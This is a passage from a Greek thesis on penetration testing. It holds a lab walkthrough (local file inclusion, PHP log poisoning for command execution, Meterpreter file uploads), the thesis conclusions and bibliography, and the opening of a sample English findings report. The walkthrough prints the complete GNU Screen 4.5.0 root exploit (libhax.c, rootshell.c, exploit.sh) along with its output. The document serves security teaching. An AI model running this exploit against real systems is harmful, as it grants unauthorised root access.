


Σχήμα 4.15: Ανακάλυψη Ανοιχτής Θύρας 80


Συμπερίληψη τοπικού αρχείου στη σελίδα thankyou.php



Σχήμα 4.16: Συμπερίληψη Τοπικού Αρχείου




Σχήμα 4.17: Συμπερίληψη Τοπικού Αρχείου - 2



Σχήμα 4.18: Συμπερίληψη Τοπικού Αρχείου - 3


Απομακρυσμένη εκτέλεση εντολών

Πρώτα χρειάστηκε να εισαχθεί php κώδικας στο αρχείο ”error.log” του nginx διακομιστή.



Σχήμα 4.19: Απομακρυσμένη Εκτέλεση Εντολών


Στη συνέχεια δοκιμάστηκε η λειτουργία της εντολής ”ls” και φάνηκε ότι είναι επιτυχημένη.




Σχήμα 4.20: Απομακρυσμένη Εκτέλεση Εντολών - 2

Αρχική πρόσβαση στο υπολογιστικό σύστημα 192.168.57.10

Αρχικά δημιουργήθηκε μια δεύτερη συνεδρία, αφού η πρώτη θα χρησιμοποιηθεί για την απόκτηση πρόσβασης στο υπολογιστικό σύστημα 192.168.57.10.




Σχήμα 4.21: Δημιουργία Δεύτερης Συνεδρίας 192.168.56.107




Σχήμα 4.22: Αρχική Πρόσβαση στο Υπολογιστικό Σύστημα 192.168.57.10

Αναβάθμιση συνεδρίας σε πλήρως λειτουργική



Σχήμα 4.23: Αναβάθμιση Συνεδρίας

Ύποπτη εντολή με αναβαθμισμένα προνόμια



Σχήμα 4.24: Ανακάλυψη Εντολής με Αναβαθμισμένα Προνόμια

Εκμεταλλεύσιμη έκδοση εντολής

```
┌──(kali㉿kali)-[~/Desktop/Windows]
└─$ searchsploit screen 4.5
 Exploit Title                                             |  Path
GNU Screen 4.5.0 - Local Privilege Escalation              | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)        | linux/local/41152.txt
Shellcodes: No Results
```

Σχήμα 4.25: Ανακάλυψη Εντολής με Αναβαθμισμένα Προνόμια

Τα παρακάτω αρχεία κώδικα χρειάζονται για να πραγματοποιηθεί η αναβάθμιση προνομίων μέσω της εντολής screen.

```
┌──(kali㉿kali)-[~/Desktop/Linux]
└─$ cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

```
┌──(kali㉿kali)-[~/Desktop/Linux]
└─$ cat rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

```
┌──(kali㉿kali)-[~/Desktop/Linux]
└─$ cat exploit.sh
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file ..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering ..."
screen -ls # screen itself is setuid, so ...
/tmp/rootshell
```

Σχήμα 4.26: Αρχεία Κώδικα


Μεταφορά αρχείων κώδικα

Μετά τη μεταγλώττιση των αρχείων κώδικα c, θα μεταφερθούν στο υπολογιστικό σύστημα 192.168.57.8.

```
meterpreter > upload /home/kali/Desktop/Linux/rootshell c:\\Users\\paul\\Documents
[*] uploading  : /home/kali/Desktop/Linux/rootshell → c:\Users\paul\Documents
[*] uploaded   : /home/kali/Desktop/Linux/rootshell → c:\Users\paul\Documents\rootshel
l
meterpreter > upload /home/kali/Desktop/Linux/libhax.so c:\\Users\\paul\\Documents
[*] uploading  : /home/kali/Desktop/Linux/libhax.so → c:\Users\paul\Documents
[*] uploaded   : /home/kali/Desktop/Linux/libhax.so → c:\Users\paul\Documents\libhax.s
o
meterpreter > upload /home/kali/Desktop/Linux/exploit.sh c:\\Users\\paul\\Documents
[*] uploading  : /home/kali/Desktop/Linux/exploit.sh → c:\Users\paul\Documents
[*] uploaded   : /home/kali/Desktop/Linux/exploit.sh → c:\Users\paul\Documents\exploit
.sh
meterpreter >
```

Σχήμα 4.27: Μεταφόρα Αρχείων

Επαναμεταφορά των αρχείων από το μηχάνημα 192.168.57.8 στο μηχάνημα 192.168.57.10.



Σχήμα 4.28: Επαναμεταφορά Αρχείων

Τοπική κλιμάκωση προνομίων στο υπολογιστικό σύστημα 192.168.57.10

```
ls
exploit.sh  libhax.so  rootshell
www-data@dc-5:/tmp$ chmod 777 exploit.sh

www-data@dc-5:/tmp$

www-data@dc-5:/tmp$
chmod 777 exploit.sh
www-data@dc-5:/tmp$ ./exploit.sh

www-data@dc-5:/tmp$

www-data@dc-5:/tmp$
./exploit.sh
gcc: error: /tmp/rootshell.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored
.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# whoami

#

#
whoami
root
# id

#

#
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

Σχήμα 4.29: Κλιμάκωση Προνομίων

Κεφάλαιο 5

Συμπεράσματα

Σε αυτό το κεφάλαιο θα γίνει μια σύνοψη για όσα μελετήθηκαν στα πλαίσια της πτυχιακής και θα αναφερθούν τα συμπεράσματα που προέκυψαν.

5.1 Σύνοψη και Συμπεράσματα

Συνοψίζοντας, τα εγκλήματα στον κυβερνοχώρο είναι πλέον πιο συχνά από ποτέ, κάνοντας τον τομέα της κυβερνοασφάλειας να αναπτύσσεται με ταχύτατους ρυθμούς. Έπειτα από μελέτη του ρόλου, σκοπού, τρόπων προστασίας αλλά και απειλών που δέχεται η κυβερνοασφάλεια, διαπιστώθηκε ότι οι κίνδυνοι που διατρέχουν οι οργανισμοί είναι πολυάριθμοι και ποικίλοι. Η τάση των οργανισμών να κάνουν ευρύτερη χρήση της τεχνολογίας ώστε να βελτιώσουν τη λειτουργία τους μπορεί να συμβάλλει σε αυτό κατά πολύ. Για αυτό και πρέπει να βρεθούν καινοτόμοι τρόποι να απομακρυνθούν. Ένας από αυτούς είναι οι δοκιμές διείσδυσης, όπου σκοπό έχουν να εντοπίσουν ανασφάλειες στον κυβερνοχώρο ενός οργανισμού πριν το κάνει κάποιος κακόβουλος χρήστης. Ως συμπέρασμα, μετά από μελέτη των μεθόδων που χρησιμοποιούνται σε μια δοκιμή διείσδυσης, θεωρούνται πλέον αναγκαίες υπηρεσίες, αφού παίζουν καθοριστικό ρόλο στη διασφάλιση συστημάτων.

Βιβλιογραφία

[1] Joseph Steinberg. *Cybersecurity For Dummies*. For Dummies, New Jersey, 1st edition, 2019.

[2] Robert Shimonski. *Penetration Testing For Dummies*. For Dummies, New Jersey, 1st edition, 2020.

[3] Cybersecurity threats. https://www.securitymagazine.com/articles/94506-5-biggest-cybersecurity-threats.

[4] Cia triad. https://www.f5.com/labs/articles/education/what-is-the-cia-triad.

[5] Social engineering techniques. https://fossbytes.com/what-is-social-engineering-types-techniques.

[6] Dos attack. https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos.

[7] Malwares. https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-malware.html.

[8] Hacker types. https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_hacker_types.htm.

[9] Penetration testing. https://www.imperva.com/learn/application-security/penetration-testing.

[10] Owasp top 10. https://owasp.org/Top10.

[11] Penetration testing teams. https://resources.infosecinstitute.com/topic/how-are-penetration-teams-structured.

[12] Penetration testing teams 2. https://purplesec.us/red-team-vs-blue-team-cyber-security.

[13] Penetration testing phases. https://gotowebsecurity.com/ethical-hacking-course-module-01-phases-of-penetration-testing.

[14] Penetration testing report. https://thecyphere.com/blog/penetration-testing-report.

[15] Security severity levels. https://www.atlassian.com/trust/security/security-severity-levels.

ПАРАРТНМА

Symeon
Papadimitriou, SP

Foo Company, LLC

Security Assessment Findings Report

Business
Confidential

Date: Oct 4st, 2021
Version 1.0

Table of Contents

Confidentiality Statement

This document is exclusive property of **Foo Company, LLC** and **SP** This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Foo Company, LLC and Symeon Papadimitriou, SP.

Disclaimer

SP conducted this testing on the applications and systems that existed as of **04/10/2021**. Information security threats are continually changing, with new vulnerabilities discovered on a daily basis and no application can ever be 100% secure no matter how much security testing is conducted.

Contact Information

Name	Title	Contact
Symeon Papadimitriou	Lead Penetration Tester	spapadim@sp.com

Assessment Overview

From October 1st, 2021 to October 4th, 2021, **Foo Company, LLC** engaged **SP** to evaluate the security posture of its infrastructure compared to current industry best practises that included an external penetration test.

Phases of penetration testing activities include the following:

1. Discovery - Information Gathering: enumeration to identify potential vulnerabilities, weak areas and exploits.

2. Attack - Exploitation: exploiting a vulnerability and gaining access.

3. Reporting: providing proof of concept with the steps conducted in order to gain access and also providing mitigation tips.

4. Repeat steps 1-3 until everything is tested in the scope.

Assessment Components

Black Box Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. The current engineer, SP attempts to gather sensitive information through a variety of attacking techniques to gain internal network access. The current engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

Severity	Impact Score Range	Definition
Critical	9.0 - 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 - 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 - 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 - 3.9	Vulnerabilities are non-exploitable but would reduce an organisation's attack surface. It is advised to form a plan of action and patch during next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls and additional documentation.

Scope

Assessment	Details
Black Box Penetration Test	Organization Network 1: 192.168.56.0/24 Organization Network 2: 192.168.57.0/24 Web Server: 192.168.57.10

Scope Exclusions

SP did not perform any Denial of Service attacks during the testing.

Executive Summary

SP evaluated the external and internal security posture of Foo Company, LLC through a black box penetration test from October 1st, 2021 to October 4th, 2021. By leveraging a series of attacks, SP found critical level vulnerabilities that allowed full internal network and host access, including having administrative privileges there. It is highly recommended that Foo Company, LLC addresses these vulnerabilities as soon as possible as some of them are easily found through basic reconnaissance and exploitable without much effort.

Attack Summary


The following table describes how SP gained internal network access with root privileges on every host, step by step:

Step (Colored according to severity level)	**Action**	**Recommendation**
